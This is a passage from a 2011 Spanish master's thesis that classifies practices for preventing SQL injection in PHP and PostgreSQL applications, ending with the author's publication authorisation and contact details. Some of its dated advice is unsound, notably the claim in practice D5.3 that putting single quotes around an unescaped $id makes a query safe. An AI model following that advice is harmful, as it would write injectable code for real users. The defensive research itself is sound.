Se logro establecer una serie de mejores prácticas para 3 fases propuestas: inicio y definición del proyecto, desarrollo e implementación del sistema. Estas fases pueden adaptarse a cualquier metodología de desarrollo ya sea tradicional o metodologías ágiles.

Se hizo una investigación de la justificación del uso de herramientas para la revisión de sistemas web para detectar vulnerabilidades de tipo inyección SQL encontrando 2 tipos de herramientas, de revisión de código y herramientas de caja negra o penetración de código, comprobando algunas aspectos de su uso; esto se hizo a través de uso en la revisión del proyecto PREP de la empresa Softlogik. Algunas conclusiones fueron las siguientes:

- Para este caso solo se utilizaron herramientas de caja negra, la recomendación es utilizar los dos tipos para tener una mayor cobertura y asegurar mejores resultados.
- Las herramientas están propensas a encontrar falsos positivos, para este caso se encontraron más del 80% del total encontrado.
- Las herramientas encuentran diferentes vulnerabilidades por lo tanto su uso se complementa, la recomendación es usar más de una herramienta para las pruebas de penetración.

Se analizo el estándar de revisión de la seguridad de un sistema, que permitió encontrar una de las primeras prácticas, en base a los requerimientos del negocio se debe establecerse la estrategia y el alcance de revisión y generar un plan de pruebas.

Las prácticas recomendadas tienen sentido en el caso práctico debido a que el sistema estuvo hecho bajo un framework en este caso Yii con PHP5 que utiliza PDO (El PHP Data Objects) y el paquete de bases de datos PEAR contra vulnerabilidades de inyección SQL , que cubrió con todas las vulnerabilidades de tipo inyección SQL.

Se concluye que siguiendo las prácticas recomendadas en esta investigación pueden cubrir con todas las vulnerabilidades de tipo inyección SQL bajo PHP y PostgreSQL.

3.2 Tendencias futuras

- Se considera necesaria una metodología para evitar vulnerabilidades, basado en heurísticas (comenzando con inyección de código SQL).
- Una aplicación que con una base de datos con las mejores prácticas para diferentes tecnologías y diferentes estrategias de adopción tratando de ser flexible para que cualquier organización pueda aplicarlo en cualquier etapa del proyecto.
- Con una visión global esta aplicación se podría extender a las vulnerabilidades más comunes**,** expuestas por los estándares de seguridad.

3.3 Beneficios obtenidos de la investigación

Se conoció la importancia que tiene la seguridad en los sistemas web y principalmente uno de los ataques más comunes en las organizaciones como es el caso de inyección SQL.

Se conocieron las formas de ataque y mejores prácticas para la prevención de la inyección SQL desde la perspectiva de organizaciones dedicadas a la seguridad en las organizaciones como fue el caso de OWASP.

Se tuvo la experiencia de un caso práctico donde se aplico la prueba de penetración al sistema PREP a través del uso herramientas, lo que permitió comprobar las prácticas propuestas por otros autores.

Finalmente se conoció un el estándar de validación de la seguridad en las organizaciones, que permitió ubicar la primera actividad importante conocer el tipo de seguridad que requiere el sistema y que acciones corresponden para determinar la fiabilidad del uso de ciertas técnicas de revisión contra la inyección SQL.

Finalmente esto puede ser solo el comienzo y queda mucho trabajo por realizar, pero con este fundamento de seguridad se puede agregar actividades para una revisión más completa que garantice la calidad de cualquier sistema.

4 Referencias

[1] *Shay Chen (Application Security Consultant).* Diciembre 2010. Web Application Scanners Accuracy Assessment Freeware & Open Source Scanners. http://sectooladdict.blogspot.com/

[2] Juan Martínez Llinás. Abril-Junio 2011.Epistemowikia
Revista «Hiperenciclopédica» de Divulgación del Saber..Vol. 5, Núm. 2: (en curso)

[3] The PHP Group 2001-2011 . http://www.php.net/docs.php

[4] Common Weakness Enumeration. (Community-Developed Dictionary of Software). CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'). http://cwe.mitre.org/

[5] HAT Black. Julio 27, 2005 . "Una Guía para Construir Aplicaciones y Servicios Web Seguros". Edición 2.0 . Versión en español. Copyright © 2002-2005. The Open Web Application Security Project (OWASP).

[6] OWASP Backend Security v1.0 beta 2008. © 2002-2008 OWASP Foundation

[7] PostgreSQL documentation - http://www.postgresql.org/docs/

[8] OWASP TOP 10 2010. "Los diez riezgos más importantes en aplicaciones web". Edición en español. Copyright © 2003 – 2010 Fundación OWASP http://www.owasp.org/index.php/Top_10

[9] WICHERS Dave. "OWASP SQL Prevention Sheet". OWASP Foundation 2011 "https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet"

[10] MEUCCI Matteo. (Lider de proyecto). "OWASP Testing Guide v3". 2008. OWASP Foundation. http://lists.owasp.org/mailman/listinfo/owasp-testing

[11] *Ing. Adrián Hernández Yeja.* "SISTEMA DE ANÁLISIS ESTÁTICO DE VULNERABILIDADES PARA PHP" . UNIVERSIDAD DE LAS CIENCIAS INFORMÁTICAS. *Ciudad de La Habana, Cuba. Email: ayeja@uci.cu.*

[12] OWASP Application Security Verification Standard (ASVS). (2009). Web Application Standar. OWASP Foundation 2008- 2009.

[13] PINZÓN Cristian I. y CORCHADO Juan M.. "Arquitectura de un Sistema Multiagente para la Clasificación de Consultas con Inyección SQL", 2010.

[14] FONSECA, Jose. VIEIRA Marco. MADEIRA Henrique. "Testing and comparing web vulnerability scanning tolos for SQL injection and XSS attacks". 13th IEEE International Symposium on Pacific Rim Dependable Computing

[15] BASSO Tania. MORAES Regina. JINO Mario "A Methodology for Effectiveness Analysis of Vulnerability Scanning Tools". Universidad Estadual Campinas (Unicamp)

[16] ANTUNES Nuno, VIEIRA Marco (2009). "Comparing the Effectiveness of Penetration Testing and Static Code Analysis on the Detection of SQL Injection

Vulnerabilities in Web Services". 15th IEEE Pacific Rim International Symposium on Dependable Computing.

[17] FANG Yu, MUATH Alkhalaf, TEVFIK Bultan. "STRANGER: An Automata-based String Analysis Tool for PHP". Department of Computer Science, University of California, Santa Barbara, CA, USA.

[18] THOMAS Stephen, WILLIAMS Laurie, XIE Tao. "On automated prepared statement generation to remove SQL injection vulnerabilities" Information and Software Technology. Department of Computer Science, North Carolina State University, Raleigh, NC 27695, USA

5 Anexos

Anexo1. Tabla de requerimientos considerados en la evaluación ASVS para Inyección SQL

Requerimientos a Verificar	Nivel 1A	Nivel 1B	Nivel 2A	Nivel 2B	Nivel 3	Nivel 4
Verifica que todos los campos de contraseña cuando es introducido por el usuario tienen la forma de auto contemplar deshabilitada.						
Verifica que todas las credenciales de autenticación para acceso a servicios externos de la aplicación son encriptados y almacenados en un lugar seguro(no donde se encuentra el código)						
Verifica que los usuarios solo tienen acceso a las funciones a las cuales tienen autorización.						
Verifica que los usuarios solo tengan acceso a URLs par a las cuales tienen autorización.						
Verifica que los usuarios tengan acceso a archivos de datos para los que tienen permiso.						
Verifica que se define y aplica validación en todos los campos de entrada.						
Verifica que todas las fallas de validación resultantes en una petición de entrada al sistema se rechazan o son sanitizadas.						
Verifica que un conjunto de caracteres como UTF-8, es especificado para todas las entradas.						
Verifica que todas las validaciones de entrada son realizadas del lado del servidor.						

Verifica que existe un único control de validación de estrada para cada tipo de dato que es aceptado.						
Verifica que todas las fallas en las validaciones son logeadas.						
Verificar que los controles de validación no están afectados por código malicioso.						
Verifica que los controles de salidas codificadas/escapadas son implementados del lado del servidor.						
Verifica los controles de codificación/escape codifican todos los caracteres no conocidos para que sean seguros para el interprete como PHP.						
Verifica que todos los datos no confiables que son enviados a un intérprete SQL usan interfaces parametrizada, sentencias preparadas o escape de caracteres propiamente.						
Verificar que todo el código implementado o los controles de validación usados no están infectados por código malicioso.						
Verifica que todas las funciones criptográficas usadas para proteger son implementadas del lado del servidor						
Verifica que la aplicación no envía mensajes de error o rutas que revelen información que puede ser utilizada como información importante (id, información personal, etc.) para un atacante.						
Verifica que todas las formas que manejan información sensible tienen la característica de autocompletar deshabilitada.						
Verifica que la aplicación solo acepta métodos de solicitud HTTP tales como GET y POST.						

Anexo2. Mejores prácticas para evitar inyecciones SQL en PHP y PostgreSQL

	Id	Práctica	Descripción	Recomendación(es)	Referencias
Definición y diseño	DD1	**Definir un programa de pruebas**	Se considera apropiado realizar un programa de pruebas dentro de las organizaciones que debe ser elaborado en cada inicio de un nuevo sistema web, alguno de los elementos a considerar de este programa. Se debe tomar como base el tipo de seguridad requerido por el sistema.	Elementos a considerar de este programa pueden ser los siguientes: 1. Definir objetivos de las pruebas, derivados de los requerimientos funcionales y de calidad de la aplicación web. 2. Documentar los requerimientos de seguridad de la aplicación web. 3. Validar los requerimientos de seguridad. 4. Establecer una lista de ataques y controles de seguridad como por ejemplo el top 10 de OWASP. 5. Determinar las pruebas de seguridad y el análisis de riesgos con soporte a una estrategia de mitigación. Para clasificar el tipo de seguridad en el sistema se puede consultar el ASVS.	[10],[12]
	DD2	**Define una arquitectura que separe los datos del código**	Si es posible, utilizar mecanismos estructurados que aplican automáticamente la separación entre datos y código. Estos mecanismos pueden ser capaces de proporcionar de forma segura codificación y validación de forma automática, en lugar de hacer el trabajo manual.	Para PHP pueden ser: Zend Frameworks, Symfony, Yii, Seagull, Prado, mismos que soportan POO y arquitectura MVC.	[4]
	DD3	**Utiliza Framework contra estas vulnerabilidades**	Utiliza un framework para acelerar el proceso de desarrollo, reutilizar código ya existente y promover buenas prácticas de desarrollo como el uso de patrones, además de contener mecanismos de seguridad que protegen contra esta vulnerabilidad.	Para PHP cualquiera de los frameworks de la práctica DD2 soporta MVC.	[4]

	DD4	**Crea cuentas aisladas con los privilegios necesarios**	Ejecuta el código con los privilegios mínimos que se requieren para llevar a cabo cada tarea. De esta manera si se llegara a dar un ataque exitoso, el atacante solo tendrá acceso a los privilegios de cierta tarea y no tendrá el acceso al resto del software o de su entorno. En concreto, se debe dar el mínimo privilegio al crear cuentas de usuario para acceso a una base de datos SQL.	Nunca cree cuantas de administrador solo para casos especiales, para tareas normales esta cuenta no es necesaria. Una forma de configurar privilegios en PostgreSQL es necesario ir al archivo de configuración pg_hba.conf -donde se definen las características de conexión como: tipo, base de datos, usuarios, métodos. Mayor referencia sobre esta configuración ir Backend de OWASP.	[4], [6]
	DD5	**Define una lista de validación**	Es una lista que contiene todos los campos de entrada proporcionada por el usuario. Implica definir con exactitud todo lo que este y no autorizado. Valida que los datos estén bien estructurados, como fechas, números de seguridad social, códigos postales, direcciones de correo electrónico, etc., el desarrollador debe ser capaz de definir un modelo de validación muy fuerte, por lo general basadas en expresiones regulares, para validar la entrada de estos valores.	Algunas recomendaciones son encontradas en el Backend de OWASP, donde se detallan ejemplos. Otra forma es a traves de uso de expresiones regulares, ir a http://www.regular-expressions.info/, para mayor detalle.	[5],[6],[9]

Desarrollo	D1	**Dentro de pruebas unitarias agregar acciones que puedan prever contra Inyección SQL**	Una buena práctica para los desarrolladores es construir casos de pruebas de seguridad como una suit que debe ser parte del marco de trabajo de pruebas de unidad se da por hecho ya realiza.	Esta suit genérica debe resultar de una definición previa de casos de seguridad que incluya las funciones, métodos y clases, además debe incluir pruebas para validar tanto requerimientos de seguridad positivos como negativos, es decir funciones que debe y no permitir el sistema. Ejemplos de ellos pueden ser: • Autenticación y control de acceso • Validación de entradas y codificación • Encriptación • Administración de sesiones y usuarios • Manejo de errores y excepciones	[5]
	D2	**Uso de sentencias preparadas (consultas con parámetros)**	Estas son las instrucciones SQL que se envían y analizan por el servidor de base de datos separando los parámetros. Para lograr esta característica es útil usar el lenguaje PHP - PDO con el uso de consultas parametrizadas a través de bindParam (). El PHP Data Objects (PDO) define una interfaz ligera y consistente para acceder a bases de datos en PHP. PDO proporciona una capa de abstracción de acceso a datos, lo que significa que, independientemente de la base de datos que está utilizando este funcionará.	Un ejemplo del uso de PDO $db = new PDO('pgsql:dbname=database'); $stmt = $db->prepare("SELECT priv FROM testUsers WHERE username=:username AND password=:password"); $stmt->bindParam(':username', $user); $stmt->bindParam(':password', $pass); $stmt->execute(); Donde $db es un objeto PDO Otra propuesta que revisa código y busca vulnerabilidades para transformar código a sentencias preparadas es “On automated prepared statement generation to remove SQL injection vulnerabilities” [18]	[4],[5],[9], [18]

	D3	**Uso de procedimientos almacenados**	Los procedimientos almacenados tienen el mismo efecto que el uso de sentencias preparadas cuando se implementan de forma segura. La diferencia entre las declaraciones preparadas y procedimientos almacenados es que el código SQL para un procedimiento almacenado se define y se almacena en la base de datos, y luego se llama a partir de la aplicación, mientras que la sentencia está en la aplicación.	Es más complicado que un ataque se lleve a cabo cuando las consultas están pre compiladas en la BD, como es el caso de procedimientos almacenados, sin embargo se debe tener cuidado cuando se diseña un procedimiento almacenado, porque de no ser así este está propenso a Inyección SQL. Siempre debe considerarse parametrizar las consultas, porque normalmente se concatena una consulta dentro del procedimiento.	[4],[5],[9]
	D4	**Configuración de PHP**	La configuración de PHP tiene un efecto directo sobre la prevención de ataques Inyección SQL. Muchas configuraciones están ya predefinidas sin embargo si es importante revisarlas todas para tener la configuración correcta.	Las opciones más comunes que ayudan a prever ataque son las siguientes: * register_globals (off por default PHP, debe estar en off) * allow_url_fopen (habilitado por default, debe estar en off) * magic_quotes_gpc (habilitado por default PHP, debe estar en off) * magic_quotes_runtime (off por default PHP, debe estar en off) * safe_mode and open_basedir (deshabilitado por default, debe estar habilitado and correctamente configurado)	[3]
	D5	**Crea una librería que cubra los requerimientos D5.1-D5.3**	Se considera apropiado crear un grupo de clases que actúen como capa de abstracción que esto permitirá al programador agilizar su trabajo, además de que se prevean descuidos.	Esta librería se cubre con el paquete de base de datos PEAR, que puede ser utilizado para PHP y PostgreSQL	[2]
	D5	**Usa el paquete de base de datos de PEAR**	El paquete DB del grupo PEAR es una capa de abstracción para bases de datos incluida la de PostgreSQL que cubre las practicas D5.1-D5.3.	Para mayor referencia del contenido de este paquete visita la web http://pear.php.net/package/DB donde puedes descargar el paquete	[2]

	D5.1	**Ocultar errores**	El reporte de errores predeterminado de algunos frameworks de referencia incluyen información para desarrolladores, y esto no debe ser mostrado a los usuarios externos. La tarea se le facilita a un atacante, si la consulta se muestra completa, señalando el error de sintaxis en cuestión. Asegurar que los mensajes de error sólo contienen detalles mínimos necesarios.	En PHP se puede configurar sobre la configuración del archivo PHP.ini usando error_reporting(0);	[4],[5],[9]
	D5.2	**Escapar todas las entradas de usuarios**	Esta técnica consiste en escapar la entrada del usuario antes de ponerla en una consulta. Cada DBMS soporta uno o más esquemas de escape de caracteres específicos para ciertos tipos de consultas. Una vez escapados todos los caracteres el DBMS no confundirá la entrada SQL escrita por el desarrollador, evitando así Inyección SQL.	Una técnica eficaz ante este problema es crear una lista con todos los caracteres permitidos. Ejemplo: PostgreSQL: pg_escape_string $sResult = pg_escape_string($sQuery); La directiva de PHP magic_quotes_gpc está on activada por defecto, y básicamente ejecuta la función addslashes() en todos los datos GET, POST, y COOKIE NOTA: De acuerdo a la documentación de PostgreSQL 8 sobre la función pg_prepare, todos los escapes los hace de forma automática.	[5],[4]
	D5.3	**Delimita siempre los valores en las consultas**	Todos los valores de entrada deben tener un rango permitido y aunque el valor de tu consulta sea un entero, delimítalo siempre entre comillas simples.	Ejemplo: Una sentencia del estilo SELECT user FROM table WHERE iduser= $id es mucho más fácilmente inyectable que SELECT user FROM table WHERE iduser= ' $id '	[2],[5],[10]

	D6	**Verifica siempre los datos que introduce el usuario con la lista de verificación creada previamente.**	Esta revisión puede hacerse a través de la lista creada en la fase de definición y diseño o puedes crear una previa a esta práctica.	Si esperas recibir un entero, no confíes en que lo sea, mejor verifícalo con is_int(). Igualmente verifica si es un long con is_long(), o un char, un varchar, o cualquier tipo con gettype(). Si lo prefieres también puedes convertirlo al tipo de dato que esperas con intval() ó settype(). Comprueba también la longitud de las cadenas con strlen() o su formato con strpos(). Con esto evitarás posibles técnicas avanzadas de inyección SQL.	[5],[6],[9]
	D7	**Ejecuta pruebas de caja blanca**	Para pruebas de seguridad, los desarrolladores pueden analizar el curso del código para verificar estáticamente que el curso del código desarrollado no incluye vulnerabilidades potenciales y este completo con respecto a los estándares de codificación. Es un proceso de revisión manual del código de una aplicación web, con el objetivo de buscar problemas de seguridad. Con el código fuente, un probador puede determinar con precisión lo que está pasando dentro del código.	El alcance de la revisión, es decir si solo es manual, automatizada o ambas está sujeta a los requerimientos de seguridad del sistema. Para esto se puede generar un checklist que proporcione casos de prueba y vectores de ataque que pueden ser usados por los probadores para validar las exposiciones más comunes como SQL Inyección. Puede utilizarse la herramienta PIXY para revisión de código PHP.	[11],[4],[10],[12],[5]
	D8	**Utiliza revisión de diseño y revisión interna**	De ser un sistema con requerimientos altos de seguridad debes implementar revisión de diseño y revisión interna.	Estas prácticas no contemplan acciones para esta práctica.	[12],[5]
Implementación	I1	**Utiliza un firewall contra Inyección SQL**	Use un firewall de aplicación que puede detectar los ataques en contra de esta debilidad. Puede ser beneficioso en los casos en que el código no puede ser fijo (ya que es controlado por terceros) y como medida de prevención de emergencias.	Ejemplo de firewall es GreenSQL que es un servidor de seguridad de código abierto utilizado para proteger las bases de datos de ataques de inyección SQL. GreenSQL funciona como un proxy para comandos SQL y tiene soporte para MySQL y PostgreSQL	[4]

	I2	**Configura la infraestructura de red**	Una vez adoptadas todas las medidas de mitigación, todavía es posible perder algo de información. En esta fase se puede diseñar la infraestructura de red para detectar que los atacantes no tengan acceso al administrador completo.	Por ejemplo, poner la máquina en una zona desmilitarizada con accesos limitados y controlados dentro de la red.	[4]
	I3	**Ejecuta pruebas de caja negra o penetración de código**	Lanza más de una herramienta de penetración de código para complementar la revisión, analiza los resultados para descartar falsos positivos, corrige si hay vulnerabilidades y lanza la herramienta nuevamente al sitio hasta desaparecer todas las vulnerabilidades.	* Utiliza más de una de las siguientes herramientas de penetración de código: Acuntix, N- Stalker, Netsparker, Grendel-Scan, Skipfish. * Los resultados de las herramientas se complementan, por tanto entre mas herramientas utilices mejor serán los resultados.	[11],[4],[10],[12],[5], [14],[15],[16]

CENTRO DE INVESTIGACIÓN EN MATEMÁTICAS, A.C.
BIBLIOTECA
AUTORIZACION
PUBLICACION EN FORMATO ELECTRONICO DE TESIS

El que suscribe Autor(s) de la tesis:	J. Jesús Minero Guardado
Título de la tesis:	Identificación y Clasificación de las Mejores Prácticas para Evitar la Inyección SQL en Aplicaciones Desarrolladas en PHP y PostgreSQL
Institución y Lugar:	CIMAT, Unidad Zacatecas
Grado Académico:	Licenciatura ( ) Maestría (x) Doctorado ( ) Otro ( )
Año de presentación:	2011
Área de especialidad:	Ingeniería de Software
Director(es) de tesis:	M.A.T.I. José Guadalupe Hernández Reveles
Correo electrónico	Chuy7mx@hotmail.com
Domicilio	Priv. San Juan # 7, Nochistlán Zacatecas México
Palabra(s) clave(s):	Seguridad, Inyección SQL, PHP, PostgreSQL, Mejores Prácticas

Por medio del presente documento autorizo en forma gratuita a que la Tesis arriba citada sea divulgada y reproducida para publicarla mediante almacenamiento electrónico que permita acceso al público a leerla y conocerla visualmente, así como a comunicarla públicamente en la Página WEB del CIMAT.
La vigencia de la presente autorización es por un periodo de 3 años a partir de la firma de presente instrumento, quedando en el entendido de que dicho plazo podrá prorrogar automáticamente por periodos iguales, si durante dicho tiempo no se revoca la autorización por escrito con acuse de recibo de parte de alguna autoridad del CIMAT
La única contraprestación que condiciona la presente autorización es la del reconocimiento del nombre del autor en la publicación que se haga de la misma.

Atentamente

J. Jesús Minero Guardado
Nombre y firma del tesista